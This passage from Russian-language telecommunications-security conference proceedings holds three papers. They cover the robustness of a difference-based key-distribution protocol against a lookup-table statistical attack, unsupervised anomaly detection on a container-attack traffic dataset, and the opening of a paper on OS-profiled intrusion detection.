Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: scodec.la@gmail.com

Аннотация. В работе рассматривается актуальная задача распределения секретных ключей в современных инфокоммуникационных системах, в частности, в контексте угроз, связанных с развитием квантовых вычислений. Предлагается и исследуется новый вариант числового протокола, заключающегося в использовании операции вычисления разности случайных величин для генерации ключевых бит. Проведён детальный анализ

стойкости протокола к атаке на основе построения решающей таблицы (статистического моделирования). Продемонстрирована зависимость сложности атаки от ключевого параметра протокола S, что обеспечивает высокую потенциальную стойкость к подобным атакам.

Ключевые слова: распределение ключей; постквантовая криптография; формирование сырого ключа; анализ стойкости; статистическая атака; безопасность физического уровня.

INVESTIGATION OF THE ROBUSTNESS OF THE RAW KEY GENERATION METHOD IN A KEY DISTRIBUTION PROTOCOL BASED ON THE DIFFERENCE OF TRANSMITTED KEY SAMPLES

Lapshin Alexey
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: scodec.la@gmail.com

Abstract. This paper addresses the relevant problem of secret key distribution in modern infocommunication systems, particularly in the context of threats associated with the development of quantum computing. A new variant of a numerical protocol is proposed and investigated, which involves using the operation of calculating the difference between random variables to generate key bits. A detailed analysis of the protocol's robustness against an attack based on the construction of a lookup table (statistical modeling) is provided. The dependence of the attack's complexity on the key protocol parameter S is demonstrated, which ensures a high potential robustness against such attacks.

Keywords: key distribution; post-quantum cryptography; raw key generation; security analysis; statistical attack; physical layer security.

Введение. Обеспечение информационной безопасности при передаче и хранении данных в современных инфокоммуникационных системах, использующих открытые сети, требует применения надёжных криптографических методов. Данная задача эффективно решается при помощи симметричных шифров, отвечающих современным стандартам, таким как ГОСТ Р 34.12-2015 или AES [1]. Однако применение данных стандартов неразрывно связано с фундаментальной проблемой распределения секретных ключей между легитимными пользователями. Классическим решением этой задачи является протокол Диффи-Хеллмана [2], криптографическая стойкость которого основывается на вычислительной сложности задачи дискретного логарифмирования в конечном поле.

Тем не менее, данное криптографическое предположение становится уязвимым ввиду теоретических и практических достижений в области квантовых вычислений. В частности, как было показано П. Шором, алгоритм для квантового компьютера [3] позволяет решать задачу дискретного логарифмирования за полиномиальное время, что представляет прямую угрозу для безопасности широко используемых криптосистем. Этот вызов обусловил активное развитие нового направления — постквантовой криптографии, целью которого является создание алгоритмов, устойчивых к атакам как на классических, так и на квантовых компьютерах. Однако реализация многих постквантовых алгоритмов сопряжена со значительными вычислительными сложностями, что ограничивает их широкое применение. Другой подход к решению проблемы распределения ключей основывается на концепции безопасности физического уровня [4], но такие методы, как правило, налагают строгие и трудновыполнимые на практике ограничения на характеристики каналов связи.

В качестве альтернативы указанным подходам был предложен и развивается подход к распределению ключей, не опирающийся на какие-либо криптографические предположения о сложности решения математических задач и не предъявляющий требований к физическим характеристикам отводного канала [5]. Фундаментальная идея данного подхода заключается в создании начального асимметричного преимущества у легитимных пользователей по сравнению с пассивным перехватчиком. Это достигается за счёт специальной организации протокола обмена случайными величинами. Данный подход реализуется как стек протоколов, ключевым из которых является протокол формирования последовательностей бит сырого ключа (ФСК). На последующих этапах применяются протоколы улучшения основного и ухудшения двух каналов (ПУОК и УДК), которые используют созданное на этапе ФСК преимущество для достижения требуемого уровня секретности ключа [6].

Далее был исследован ряд реализаций протокола ФСК. Изначально рассматривались протоколы, оперирующие векторными и матричными преобразованиями. Дальнейшие исследования были направлены на поиск более эффективных с вычислительной точки зрения числовых протоколов, в которых формирование бита сырого ключа основывалось на операции перемножения случайных величин [7]. В настоящей работе предлагается и исследуется новый вариант числового протокола этапа ФСК, в котором для генерации ключевых бит используется операция вычисления разности случайных величин.

Рассмотрим принцип работы предлагаемого протокола ФСК, схема которого представлена на рис. 1. В обмене участвуют два легитимных пользователя (A и B) и пассивный перехватчик (E). На каждом шаге протокола пользователи A и B генерируют независимые случайные числа p и q соответственно, подчиняющиеся нормальному закону распределения с нулевым математическим ожиданием и единичной дисперсией. Каждое из

этих чисел аддитивно зашумляется другой независимой случайной величиной (N_1 для A, N_2 для B), сгенерированной по тому же закону, но с дисперсией $\sigma^2 < 1$.



Рис. 1. Схема работы протокола формирования ключей на основе оценки разностей передаваемых отсчётов

Далее пользователи обмениваются по открытому каналу своими зашумлёнными числами: A передаёт $\boldsymbol{p + N_1}$, а B передаёт $\boldsymbol{q + N_2}$. Таким образом, пользователь A располагает своим исходным числом p и принятым $\boldsymbol{q + N_2}$, а пользователь B — своим q и принятым $\boldsymbol{p + N_1}$. Перехватчик E получает обе зашумлённые величины. В отличие от ранее исследуемых протоколов, в данном протоколе для формирования бита сырого ключа используется операция вычисления разности. Пользователи A и B вычисляют значения $\boldsymbol{K_A = F(p, q + N_2)}$ и $\boldsymbol{K_B = F(p + N_1, q)}$ соответственно, где $\boldsymbol{F(x, y)}$ — некоммутативная функция трёхуровневого квантования (1):

$$F(x,y) = \begin{cases} 1, \text{если } x > y \text{ и } |x-y| \le d \\ 0, \text{если } x < y \text{ и } |x-y| \le d \\ \text{стирание, если } |x-y| > d \end{cases} \quad (1)$$

Здесь d — заданный пороговый параметр. Важной особенностью протокола является синхронное стирание: если хотя бы один из пользователей (A или B) получает результат «стирание», то обе стороны отбрасывают результаты данного раунда обмена и не используют их для формирования ключа. Перехватчик E, в свою очередь, может вычислить $K_E = F(p + N_1, q + N_2)$, используя тот же алгоритм. Сформированные таким образом последовательности троичных символов (после удаления позиций со «стиранием») поступают на вход следующего этапа — протокола ПУОК.

Для достижения требуемого соотношения вероятностей ошибок в основном и отводном каналах после этапа ФСК применяется протокол преимущественного улучшения основного канала (ПУОК). Данный протокол преобразует блок из S бит сырого ключа в один итоговый бит ключа, обладающий значительно более высокими показателями надёжности для легитимных пользователей. Рассмотрим принцип его работы.

Пусть на вход протокола подаются блоки сырого ключа K_A и K_B длины S у пользователей A и B соответственно. Пользователь A генерирует случайный бит $\gamma \in \{0, 1\}$ и формирует кодовый вектор C путём побитового сложения по модулю 2 бита γ с каждым элементом своего блока K_A. Вектор C передаётся по открытому каналу пользователю B. Для декодирования γ пользователь B выполняет обратную операцию, побитово складывая полученный вектор C со своим блоком K_B, в результате чего получает S оценок исходного бита γ.

Ключевым элементом протокола является правило принятия решения. Если все S оценок, полученных пользователем B, идентичны, он принимает их общее значение в качестве итогового бита. В противном случае, при наличии расхождений, результат раунда считается недостоверным, и оба пользователя синхронно стирают данный блок данных, не используя его в дальнейшем. Нарушитель, также перехватывающий вектор C, вынужден применять менее эффективную стратегию мажоритарного решения к своим оценкам, так как он должен обработать соответствующий блок даже в ситуации не полного совпадения принятых бит. Таким образом, протокол ПУОК обеспечивает существенное снижение вероятности ошибки у легитимных пользователей (P_m) при меньшем снижении вероятности ошибки у нарушителя (P_e).

Для полноценной оценки практической стойкости предложенного протокола необходимо проанализировать его уязвимость не только к базовым стратегиям перехвата, но и к более сложным атакам, основанным на статистическом моделировании. Данный класс атак предполагает, что нарушитель обладает значительными вычислительными ресурсами, позволяющими ему провести предварительный этап оффлайн-симуляции протокола в большом объёме.

Целью нарушителя на этом этапе является построение решающей таблицы (lookup table). Эта таблица устанавливает статистическую корреляцию между всей совокупностью общедоступных данных, которые нарушитель перехватывает в ходе работы протоколов ФСК и ПУОК, и итоговым значением секретного бита γ, которое было бы получено легитимными пользователями. В дальнейшем мы проведём анализ эффективности данной атаки, представив результаты моделирования для нескольких её вариаций, которые отличаются объёмом

используемой информации. Это позволит не только оценить реальную вероятность ошибки нарушителя P_t, но и обосновать последующий расчёт вычислительной атаки.

Проведём численный анализ эффективности атаки на основе решающей таблицы, рассмотрев последовательно три её варианта, отличающиеся объёмом используемой на этапе ФСК информации. Для моделирования были выбраны следующие параметры протокола: длина блока $S = 3$, порог $d = 0.5$. В таблице 1 приведены результаты расчёта вероятностей ошибок легитимных пользователей (P_m), нарушителя без использования таблицы (P_e), а также нарушителя с использованием таблицы для трёх различных вариантов атаки (P_{t1}, P_{t2}, P_{t3}) в зависимости от разных параметров дисперсии шума D.

Таблица 1

Вероятности ошибок нарушителя и легитимного пользователя при использовании решающей таблицы

D	P_m	P_e	P_{t1}	P_{t2}	P_{t3}
0.0001	4.00E-08	1.81E-05	3.19E-06	4.36E-05	1.10E-07
0.0004	3.00E-07	7.03E-05	1.62E-05	3.12E-05	1.12E-06
0.001	1.98E-06	1.80E-04	8.14E-05	2.42E-05	4.32E-06
0.004	3.79E-05	8.10E-04	2.51E-04	1.45E-05	9.90E-06
0.01	2.90E-04	2.29E-03	5.10E-04	1.92E-05	1.45E-05

Рассмотрим первый, наиболее простой вариант атаки, результаты которого представлены в столбце P_{t1}. В этом случае нарушитель для построения наблюдаемого вектора использует минимальный объём информации: только квантованные значения разностей $|(p + N_1) - (q + N_2)|$. Анализ данных показывает, что даже эта простейшая форма статистического анализа позволяет нарушителю незначительно улучшить свои показатели по сравнению с базовым мажоритарным решением ($P_{t1} < P_e$) во всём диапазоне исследуемых значений σ^2.

Во втором варианте (столбец P_{t2}) нарушитель использует оба перехваченных числа ($p + N_1$ и $q + N_2$), но без информации об их разности. Как видно из таблицы, данный подход приводит к неоднозначным результатам. При малых значениях дисперсии шума σ^2 ошибка P_{t2} оказывается даже выше, чем P_{t1}. Это свидетельствует о том, что информация об абсолютных значениях перехваченных чисел сама по себе менее релевантна для предсказания γ, чем информация об их разности, и её использование в отрыве от последней может быть контрпродуктивным, однако при повышении дисперсии шума эта информация становится важной.

Наилучшие результаты достигаются при использовании третьего, наиболее полного варианта атаки, где наблюдаемый вектор включает в себя всю доступную нарушителю информацию. В этом случае наблюдается стабильное и значительное снижение вероятности ошибки по всему диапазону σ^2. Это доказывает, что для построения эффективной решающей модели нарушитель вынужден использовать наиболее сложный и полный вариант атаки, что ставит вопрос о его вычислительной реализуемости.

Для наглядного сопоставления результатов, представленных в таблице 1, на рис. 2 приведены соответствующие зависимости в графическом виде.



Рис. 1. Графики зависимостей вероятностей ошибок легального пользователя и нарушителя при использовании мажоритарного и табличного декодирования

Анализ кривых, соответствующих различным стратегиям нарушителя, подтверждает и дополняет выводы, сделанные ранее. Метод, использующий только информацию о разности (P_{t1}), всегда эффективнее базового мажоритарного решения ($P_{t1} < P_e$). В то же время стратегия, основанная только на перехваченных числах (P_{t2}), показывает нестабильные результаты, уступая P_{t1} при малых σ^2, однако показывает значительно более низкие вероятности ошибок на высокой дисперсии шума. Наиболее важным является поведение кривой P_{t3}. Она

располагается ниже всех остальных кривых нарушителя во всём исследуемом диапазоне, что подтверждает: единственным стабильно эффективным методом атаки является третий, наиболее полный и ресурсоёмкий вариант.

Также следует отметить, что при $\sigma^2 > 0.0004$ вероятность ошибки легитимных пользователей P_m превышает ошибку нарушителя. Это указывает на ограничения работы протокола с параметром $S = 3$ и подчёркивает необходимость увеличения S для расширения рабочего диапазона в область более высоких шумов, что, в свою очередь, приведёт к дальнейшему экспоненциальному росту сложности реализации эффективной атаки.

Проведённый анализ показывает, что для эффективного предсказания итогового бита нарушитель вынужден применять наиболее сложный вариант атаки, использующий всю совокупность перехваченных данных. Оценим вычислительную сложность данной стратегии. Ключевым показателем является объём памяти L, необходимый для хранения решающей таблицы, который определяется общим числом возможных «наблюдаемых векторов». Эта величина имеет следующую зависимость от параметров протокола и атаки:

$$L \propto 2^S * n^{S*k}, \quad (1)$$

где S — длина кода повторения ПУОК. Параметры n — число уровней квантования, и k — количество значений, квантуемых в процессе формирования таблицы, являются выбором нарушителя.

Данная зависимость является основой безопасности протокола. Увеличивая параметр S, легитимные пользователи могут сделать сложность наиболее эффективной атаки (k = 3) вычислительно нереализуемой для любого предполагаемого противника. Однако выбор S является практическим компромиссом. С одной стороны, увеличение S повышает надёжность протокола, расширяя его рабочий диапазон, и экспоненциально увеличивает безопасность. С другой стороны, это приводит к резкому нелинейному снижению производительности, так как увеличивается не только коэффициент сжатия информации, но и частота стирания блоков из-за рассогласований, что также негативно сказывается на эффективности последующих этапов протокола, таких как УДК.

Заключение. Как показано, сложность атаки растёт экспоненциально. В работе предложен и исследован новый вариант числового протокола распределения ключей, основанный на анализе разностей случайных величин. Проведён анализ стойкости протокола к атаке на основе построения решающей таблицы, являющейся наиболее эффективным методом его взлома. Показано, что вычислительная сложность данной атаки имеет экспоненциальную зависимость от ключевого параметра протокола S — длины блока, обрабатываемого на этапе ПУОК. Таким образом, безопасность протокола обеспечивается не теоретической невозможностью взлома, а практическими ограничениями на вычислительные ресурсы атакующей стороны. Установлено, что выбор параметра S является компромиссом между производительностью системы, её надёжностью в условиях шума и требуемым уровнем безопасности, что позволяет гибко настраивать протокол для различных практических приложений.

СПИСОК ЛИТЕРАТУРЫ

1. National Institute of Standards and Technology. «Advanced Encryption Standard (AES) // Information Technology Laboratory, National Institute of Standards and Technology, Gaithersburg, MD 20899-8900
2. W. Diffie, M. Hellman, «New Directions in Cryptography», IEEE Trans. Inf. Theory, vol. 22, no. 6, 1976, pp. 644-654
3. Shor P.. Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer // SIAM Journal on Scientic and Statistical Computing. 1997;5(26), pp.1484-1509.
4. Wyner, Aaron D. The wire-tap channel // Bell system technical journal. № 54.8 (1975). Pp. 1355-1387.
5. Yakovlev V., Korzhik V., Akhmetsina M., Zhuvikin A. Key Sharing Protocol Using Exchange by Integers over Public Noiseless Channels Between Users that Provides Security executing without Cryptographic Assumption", The 31th Conference of Open Innovations Association FRUCT, Helsinki Finland, 27-29 April 2022,pp. 363-379.
6. V. Korzhik, V. Yakovlev, V. Starostin [et al.]. «Vulnerability of the Key Sharing Protocol Executing over the Noiseless Public Channels with Feedback.» Conference of Open Innovations Association, FRUCT. 2024. No. 35. P. 374-379. EDN IURYAP.
7. V. Yakovlev, V. Korzhik, V. Starostin, A. Lapshin, A. Zhuvikin. "Channel Traffic Minimizing Key Sharing Protocol Intended for the Use over the Internet and Secure without any Cryptographic Assumption", The 32th Conference of Open Innovations Association FRUCT, Helsinki Finland, 2023.

УДК 004.056

ИССЛЕДОВАНИЕ СПОСОБОВ ПРИМЕНЕНИЯ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ПОИСКА АНОМАЛИЙ В ТРАФИКЕ СИСТЕМ КОНТЕЙНЕРИЗАЦИИ

Лебедев Кирилл Владимирович, Казаков Владислав Алексеевич, Левшун Дмитрий Сергеевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп.1, Санкт-Петербург, 193232, Россия
e-mails: kirill.lebedev61782@gmail.com, vlad.kazakov05@mail.ru, levshun.d@sut.ru

Аннотация. В данной работе представлен подход для поиска аномалий в сетевом трафике с помощью машинного обучения. При этом рассматривается набор данных, в котором представлены различные вредоносные воздействия на системы контейнеризации. Проанализированы возможности моделей, использующих метод обучение без учителя для нахождения аномалий, при поиске подозрительных инструкций, указывающих на вредоносность какой-либо программы. Показана возможность применения данного подхода для ускорения обнаружения подозрительной активности и своевременного принятия решения по удалению вредоносного программного обеспечения.

Ключевые слова: информационная безопасность; обучение без учителя; обнаружение аномалий; система контейнеризации; автокодировщик; изоляционный лес.

STUDY WAYS TO APPLY MACHINE LEARNING TO SEARCH FOR ANOMALIES IN CONTAINERIZATION SYSTEMS TRAFFIC

Lebedev Kirill, Kazakov Vladislav, Levshun Dmitry
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: kirill.lebedev61782@gmail.com, vlad.kazakov05@mail.ru, levshun.d@sut.ru

Abstract. This paper presents an approach for searching for anomalies in network traffic using machine learning. Dataset is considered, presenting various malicious effects on containerization systems. The capabilities of models using the unsupervised learning method for finding anomalies are analyzed when searching for suspicious instructions indicating the maliciousness of a program. The possibility of using this approach to speed up the detection of suspicious activity and timely decision-making on the removal of malicious software is shown.

Keywords: information security; unsupervised learning; anomaly detection; containerization system; autoencoder; isolation forest.

Введение. Контейнерные технологии, такие как Docker [1] и Kubernetes [2], стали основой современных вычислительных сред благодаря своей гибкости и масштабируемости. Методы обнаружения аномалий, основанные на машинном обучении, позволяют выявлять отклонения в поведении систем, указывающие на возможные атаки, даже без заранее известных сигнатур [3].

Для оценки качества поиска аномалий моделью преимущественно использовались следующие метрики: аккуратность (accuracy), полнота (recall), точность (precision), F-мера (f1-score). Для описания их форм необходимо ввести следующие обозначения: True Positive (TP) — правильно предсказанная атака; True Negative (TN) — правильно предсказанная норма; False Positive (FP) — ошибочно предсказанная атака; False Negative (FN) — ошибочно предсказанная норма.

Accuracy показывает, какая доля предсказаний была верной, рассчитывается по следующей формуле (1).

$$\frac{TP+TN}{TP+TN+FP+FN}, \quad (1)$$

Recall показывает, какая доля реальных положительных объектов была определена моделью, рассчитывается по формуле (2).

$$\frac{TP}{TP+FN}, \quad (2)$$

Precision показывает, какая доля объектов, какая доля объектов, определенных как положительные, действительно является положительными, определяется по формуле (3).

$$\frac{TP}{TP+FP}, \quad (3)$$

F1-score может быть представлено как среднее гармоническое значение между precision и recall. Для вычисления используется формула (4).

$$\frac{2*TP}{2*TP+FP+FN}, \quad (4)$$

Так как задачей модели является поиск аномалий, являющихся следствием атак на систему, наиболее значимой метрикой является recall. Это объясняется тем, что определение нормального трафика как аномального в данной ситуации приведет к значительно меньшему ущербу, чем принятие атаки за норму.

Для поиска аномалий рассматривались две модели: изоляционный лес (Isolation Forest) и автокодировщик (Autoencoder). Для обучения моделей использовался датасет Misuse Detection in Containers Dataset (AINA 2024), содержащий информацию о сетевых потоках от контейнеризированного программного обеспечения на основе микросервисов, на которое производились атаки [4]. В качестве предобработки из данных были удалены параметры, которые связаны с самим стендом, например IP-адреса и ID потоков, так как они привели бы к некорректному обучению модели. В наборе представлены метки типов уязвимостей, к которым относятся определенные пакеты. Соответствие меток определенным уязвимостям и их количество представлены в таблице 1.

Таблица 1

Метки, представленные в датасете

Значение	Метка	Количество
Benign	0	777981
CVE-2020-13379	1	108205
Node-RED Reconnaissance	2	152385
Node-RED RCE	3	162
Node-RED Container Escape	4	156
CVE-2021-43798	5	35
CVE-2019-20933	6	190

Значение	Метка	Количество
CVE-2021-30465	7	124
CVE-2021-25741	8	806
CVE-2022-23648	9	33
CVE-2019-5736	10	48
DSB Nuclei Scan	11	8450

Так как используется метод обучения без учителя, метки также не были использованы для обучения модели. К данным было применено масштабирование, что привело к увеличению целевых метрик на 0,02—0,03 [5]. Данные были разделены в соотношении 70% — для обучения модели, 10% — в качестве валидационной выборки, 20% — для тестирования модели, при этом, для обучения используются только данные, которые не содержат аномалий. Для подбора параметров модели изоляционного леса (Isolation Forest [6]) был использован ручной перебор и Байесовская оптимизация. Наиболее качественные предсказания были получены со следующими параметрами: $n\_estimators = 410$, $contamination = 0.17$.

С данными параметрами метрики имеют следующие значения: аккуратность (accuracy) — 0.7227, точность (precision) — 0.7157, полнота (recall) — 0.7227, F-мера (F1-Score) — 0.7190. Матрица ошибок модели Isolation Forest представлена на рис. 1.



Рис. 3. Матрица ошибок Isolation Forest

Рис. 4. Матрица ошибок по оригинальным меткам для Isolation Forest

Из представленной матрицы ошибок видно, что при использовании алгоритма Isolation Forest нормальные данные предсказываются с незначительной погрешностью. При предсказании аномалий данный алгоритм ошибается в большинстве случаев, что делает его малоприменимым для поставленной задачи. Также была составлена матрица ошибок по оригинальным меткам, которая позволяет оценить, какие атаки чаще определяются как норма. Данная матрица представлена на рис. 2.

Из матрицы ошибок по оригинальным меткам видно, что наибольшее количество ошибок в отношении к правильным предсказаниям вызывают аномалии под метками 2 и 11.

Для модели автокодировщика (Autoencoder) [7] были определены следующие параметры: epochs=50, batch_size=96, shuffle=True. Данная модель показала лучший результат в обнаружении аномалий: Accuracy — 0.7640, Precision — 0.8662, Recall — 0.7640, F1-Score — 0.8063. Матрица ошибок модели представлена на рис. 3.



Рис. 3. Матрица ошибок Autoencoder

Матрица ошибок указывает на соотношение верных и ошибочных предсказаний модели автокодировщика. Результаты незначительно отличаются от алгоритма изоляционного леса. Матрица ошибок по оригинальным метка для модели Autoencoder представлена на рис. 4.

Рис. 4. Матрица ошибок по оригинальным меткам для Autoencoder

Из матрицы ошибок по оригинальным меткам видно, что модель Autoencoder наиболее часто ошибается на аномалиях, связанных с атаками под метками 1 и 2. Избыточное количество аномалий под метками 1 и 2 в случае модели автокодировщика и под метками 1 и 11 в случае алгоритма изоляционного леса приводит к неполноте данных, получаемых из матрицы ошибок. Для более подробного изучения вопроса применения машинного обучения в поиске аномалий, связанных с атаками на системы контейнеризации, необходим набор данных, в котором будет содержаться большее количество атак типов, которые были мало представлены в наборе Misuse Detection in Containers Dataset (AINA 2024). Во избежание искажений в результатах исследования, вызванных данной особенностью набора данных значения, полученные в матрицах ошибок, учитывались в меньшей степени, чем другие метрики.

Заключение. По результатам проведенных экспериментов было определено, что автокодировщик больше подходит для поставленных задач. Данная модель может быть применена для усовершенствования антивирусного ПО, позволяя увеличить скорость обнаружения угроз безопасности информационной системы. Предсказания модели не могут быть использованы для точного определения вредоносности процесса в силу недостаточной точности, но могут являться фактором, указывающим на необходимость проведения проверки.

СПИСОК ЛИТЕРАТУРЫ

1. Documentation // dockerdocs [Электронный ресурс]. URL: https://docs.docker.com/ (дата обращения: 11.08.2025).
2. Оркестрация контейнеров промышленного уровня // kubernetes [Электронный ресурс]. URL: https://kubernetes.io/ru/ (дата обращения: 13.08.2025).
3. Левшун Д.А., Левшун Д.С. Подход к обнаружению клавиатурных шпионов на основе методов искусственного интеллекта // Информатизация и связь, № 3, 2023. С. 85-91. DOI: 10.34219/2078-8320-2023-14-3-85-91.
4. Misuse Detection in Containers Dataset (AINA 2024) // kaggle [Электронный ресурс]. URL: https://www.kaggle.com/datasets/yigitsever/misuse-detection-in-containers-dataset/data (дата обращения: 15.07.2025).
5. Пылов П. А., Протодьяконов А. В. Масштабирование и нормализация как основа Data Cleaning // Инновации. Наука. Образование. 2020. № 23. С. 225-232.
6. Шелухин О. И., Полковников М. В. Исследование алгоритма Isolation Forest при бинарной классификации сетевых аномалий // Безопасные информационные технологии. 2019. С. 387-393.
7. Сафронов Д. А., Кацер Ю. Д., Зайцев К. С. Поиск аномалий с помощью автоэнкодеров // International Journal of Open Information Technologies. 2022. Т. 10. №. 8. С. 39-45.

УДК 004.056

ПРИМЕНЕНИЕ ИНТЕЛЛЕКТУАЛЬНОГО ПРОФИЛИРОВАНИЯ КЛИЕНТСКИХ ОПЕРАЦИОННЫХ СИСТЕМ ДЛЯ ИДЕНТИФИКАЦИИ АТАК В СЕТЕВОМ ТРАФИКЕ

Легкодымов Даниил Михайлович, Староверов Андрей Игоревич,
Шевченко Александр Александрович, Щёголев Ефим Константинович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: alex_pavel1991@mail.ru, danillegk65@gmail.com, staroverov_ai@gmail.com, efimshchogolev@gmail.com

Аннотация. В статье рассматривается подход к обнаружению сетевых атак, основанный на интеллектуальном профилировании клиентских операционных систем. Метод предполагает предварительное разделение трафика по типам ОС, извлечение признаков, отражающих характер сетевого поведения, и последующую классификацию потоков с использованием методов машинного обучения. Для повышения точности распознавания различных типов атак, используются алгоритмы классификации и методы балансировки обучающих выборок. Проведённые исследования показали, что учёт особенностей конкретных операционных систем позволяет повысить точность обнаружения атак и снизить долю ложных срабатываний. Полученные результаты подтверждают эффективность данного подхода в задачах повышения адаптивности и надёжности систем сетевой безопасности.

Ключевые слова: интеллектуальное профилирование; клиентские операционные системы; обнаружение атак; сетевой трафик; машинное обучение.

APPLICATION OF INTELLIGENT PROFILING OF CLIENT OPERATING SYSTEMS FOR ATTACK IDENTIFICATION IN NETWORK TRAFFIC

Legkodymov Daniil, Staroverov Andrey, Shevchenko Alexander, Shchogolev Yefim
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: alex_pavel1991@mail.ru, danillegk65@gmail.com, staroverov_ai@gmail.com, efimshchogolev@gmail.com

Abstract. This paper explores an approach to network attack detection based on intelligent profiling of client operating systems. The method involves preliminary segmentation of traffic by OS type, extraction of features that reflect network behavior characteristics, and subsequent flow classification using machine learning techniques. To improve the accuracy of detecting various types of attacks, classification algorithms and training data balancing methods are applied. The conducted research demonstrates that accounting for the specific features of operating systems enhances detection

accuracy and reduces the rate of false positives. The results confirm the effectiveness of this approach in improving the adaptability and reliability of network security systems.

Keywords: intelligent profiling; client operating system; attack detection; network traffic; machine learning.

Введение. Поведение сетевого трафика конечных устройств определяется операционной системой (ОС), поскольку различия в реализации сетевого стека TCP/IP (например, значения Time To Live или размера окна) придают трафику уникальные характеристики. Дополнительно, клиентские ОС отличаются набором приложений, частотой фоновых обновлений и поведением пользователей, формируя тем самым уникальный профиль активности для каждого класса устройств. Учитывая это, перспективным является профилирование нормального сетевого поведения отдельных ОС и использование полученных данных для обнаружения аномалий, так как IDS могут выигрывать от учёта специфики ОС хоста при анализе трафика, особенно учитывая, что некоторые атаки нацелены именно на конкретные платформы.

В последние годы методы машинного обучения (ML) зарекомендовали себя как эффективный подход для построения IDS [1]. Алгоритмы классификации способны выявлять сложные нелинейные зависимости в больших массивах сетевых данных и обнаруживать атаки. Современные исследования демонстрируют, что сочетание продвинутых методов ML и достаточных данных позволяет достичь крайне высоких показателей выявления атак — вплоть до 99–100% точности [2]. При этом машинное обучение следует рассматривать не столько как «замену» сигнатурному анализу, сколько как эффективную альтернативу и перспективное направление дальнейших исследований в области кибербезопасности.

Таким образом, профилирование трафика клиентских ОС с помощью ML представляет собой современный научно обоснованный подход к повышению эффективности IDS. Настоящая работа посвящена разработке и исследованию такого подхода: построению индивидуальных поведенческий профилей сетевой активности устройств, учитывающих принадлежность пакетов к конкретной ОС пользователя, для идентификации атак в режиме классификации.

